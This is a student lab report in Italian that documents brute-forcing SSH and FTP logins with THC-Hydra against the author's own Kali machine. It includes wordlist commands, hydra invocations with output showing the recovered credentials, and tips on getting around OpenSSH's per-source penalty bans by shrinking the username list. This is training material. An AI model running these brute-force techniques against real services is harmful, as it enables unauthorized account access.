

Relazione di Progetto: Configurazione dei Servizi di Rete e Cracking dell'Autenticazione

Strumento Focus: THC-Hydra

Ambiente: Kali Linux (Attaccante & Target), Rete Locale

1. Introduzione

L'obiettivo di questa esercitazione è stato consolidare la conoscenza dei servizi di rete attraverso la loro configurazione manuale e il successivo audit di sicurezza utilizzando lo strumento di password cracking **Hydra**. L'esercizio si è svolto in due fasi: prendere di mira un servizio SSH e configurare/attaccare un servizio FTP. Una componente fondamentale del laboratorio è stata la risoluzione dei problemi legati ai meccanismi difensivi intrinseci nei moderni servizi di rete.

2. Preparazione: Ottimizzazione delle Wordlist


Per ottimizzare il processo di cracking, come suggerito dall'istruttore, ho creato wordlist più piccole e mirate derivate dal repository SecLists.

Sfida: I percorsi dei file nella documentazione dell'assegnazione differivano dall'attuale struttura delle directory di Kali Linux.

Soluzione: Ho individuato il percorso corretto (/Common-Credentials/) e ho utilizzato grep per filtrare le voci rilevanti contenenti "test".

Comando Utilizzato:

```
cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt |  
grep test > xato-passwords.txt
```




```
(kali㉿kali)-[~/hydra_lab]  
$ ls  
xato-passwords.txt  xato-usernames.txt
```

Figura 1: Verifica delle wordlist ottimizzate xato-usernames.txt e xato-passwords.txt create nella directory di lavoro.

3. Fase 1: Configurazione e Attacco SSH

3.1 Configurazione del Target


Ho creato uno specifico utente target `test_user` con una password nota (`testpass`) sulla macchina Kali (192.168.100.10) per fungere da vittima.



```
(kali㉿kali)-[~/hydra_lab]
$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
```

Figura 2: Creazione dell'account `test_user` utilizzando il comando `adduser`.

Ho inoltre verificato il file di configurazione SSH per comprendere le impostazioni predefinite, assicurandomi specificamente che la porta di default fosse la 22.



```
GNU nano 8.7 /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Figura 3: Revisione di `/etc/ssh/sshd_config`. Non sono state apportate modifiche per preservare il comportamento predefinito per il test iniziale.

3.2 La Sfida del Cracking (Risoluzione Problemi)

I tentativi iniziali di craccare il servizio SSH utilizzando la lista completa di nomi utente sono falliti. Hydra ha riportato errori di connessione quasi immediatamente.

```
(kali㉿kali)-[~/hydra_lab]
$ hydra -L xato-usernames.txt -P xato-passwords.txt -u 192.168.100.10 -t 2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 07:51:26
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1614330 login tries (l:3986/p:405), ~807165 tries per task
[DATA] attacking ssh://192.168.100.10:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 07:51:38
```

Figura 4: Hydra fallisce con l'errore "all children were disabled due to many connection errors".

Analisi Tecnica del Fallimento:

Ho analizzato i log di sistema (/var/log/auth.log) per diagnosticare il problema. I log hanno rivelato che il demone SSH (sshd) stava rifiutando attivamente le connessioni a causa di un numero eccessivo di fallimenti di autenticazione.

```
Jan 16 09:10:44 kali sshd-session[70115]: Disconnected from invalid user testacct 192.168.100.10 port 47728 [pr
Jan 16 09:10:44 kali sshd[26332]: PerSourcePenalties logging rate-limited: additional 6 connections dropped
Jan 16 09:10:44 kali sshd[26332]: drop connection #0 from [192.168.100.10]:43192 on [192.168.100.10]:22 penalty>
Jan 16 09:10:44 kali sshd[26332]: drop connection #0 from [192.168.100.10]:43194 on [192.168.100.10]:22 penalty>
```

Figura 5: Log di sistema che mostrano violazioni di PerSourcePenalties e MaxAuthTries.

- **Osservazione:** La voce di log PerSourcePenalties logging rate-limited indica che il server SSH ha bloccato interamente l'indirizzo IP di origine dopo aver rilevato una serie di tentativi di accesso falliti per utenti non validi (es. "testing", "admin").
- **Perché le modifiche non hanno funzionato:**
 - **Modifica Tentata (-u):** Ho provato il flag -u per ciclare i nomi utente ed evitare il blocco di account specifici. Questo tentativo è fallito perché il ban era basato sull'IP, non sull'utente.
 - **Modifica Tentata (-W):** Ho provato ad aggiungere un tempo di attesa (-W 1). Questo è fallito perché la difesa del server si basa su una **soglia totale di fallimenti**, non su un limite di velocità (rate-limit).

3.3 La Soluzione: Attacco Mirato

Per aggirare il "rumore" generato dagli utenti non validi che innescava il ban dell'IP, ho modificato l'attacco riducendo il numero di entries nel file con gli username (in alternativa anche -l user_specific avrebbe sortito un effetto ancora più veloce e mirato). Ciò ha impedito la generazione di log di fallimento e ha permesso all'attacco di procedere.

```
(kali@kali)-[~/hydra_lab]
$ hydra -L xato-usernames.txt -P xato-passwords.txt -u 192.168.100.10 -t 2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 10:29:04
[DATA] max 2 tasks per 1 server, overall 2 tasks, 405 login tries (l:1/p:405), ~203 tries per task
[DATA] attacking ssh://192.168.100.10:22/
[22][ssh] host: 192.168.100.10 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 10:29:16
```

Figura 6: Cracking SSH riuscito. Utilizzando un file con meno entries per mirare a un utente specifico, è stato evitato il ban dell'IP.

4. Fase 2: Configurazione e Attacco del Servizio FTP

Seguendo le istruzioni dell'assegnazione, ho installato e configurato il servizio vsftpd per testare un protocollo diverso.

Comandi di Setup:

```
sudo apt install vsftpd
sudo service vsftpd start
```

Poiché l'FTP è generalmente meno rigoroso riguardo al rate-limiting e ai controlli di pre-autenticazione rispetto all'SSH, ho utilizzato lo stesso approccio con wordlist mirata.

Comando:

```
hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.100.10 -t 2 ftp
```

```
(kali@kali)-[~/hydra_lab]
$ hydra -L xato-usernames.txt -P xato-passwords.txt -u 192.168.100.10 -t 2 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 10:42:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 405 login tries (l:1/p:405), ~203 tries per task
[DATA] attacking ftp://192.168.100.10:21/
[21][ftp] host: 192.168.100.10 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 10:43:14
```

Figura 7: Cracking FTP riuscito. Hydra ha identificato la password testpass quasi immediatamente.

Dopo il test, ho assicurato che il servizio fosse arrestato per mantenere la sicurezza del laboratorio.

5. Conclusione

Questo laboratorio ha dimostrato che un attacco brute-force di successo non riguarda solo l'esecuzione di uno strumento, ma la comprensione delle difese del bersaglio.

Punti Chiave:

1. **Difese del Servizio:** Le configurazioni moderne di SSH (OpenSSH) includono PerSourcePenalties che bannano gli IP che generano "rumore" (nomi utente non validi), rendendo inefficaci gli attacchi a dizionario standard senza l'uso di proxy o tecniche di evasione.
2. **Sintassi di Hydra:** Distinguere tra -L (lista utenti) e -l (utente singolo) è critico per gli attacchi mirati.
3. **Risoluzione Problemi:** L'analisi dei log del server è l'unico modo per diagnosticare accuratamente perché un attacco brute-force sta fallendo (ad esempio, distinguendo tra una caduta di rete e un ban di sicurezza).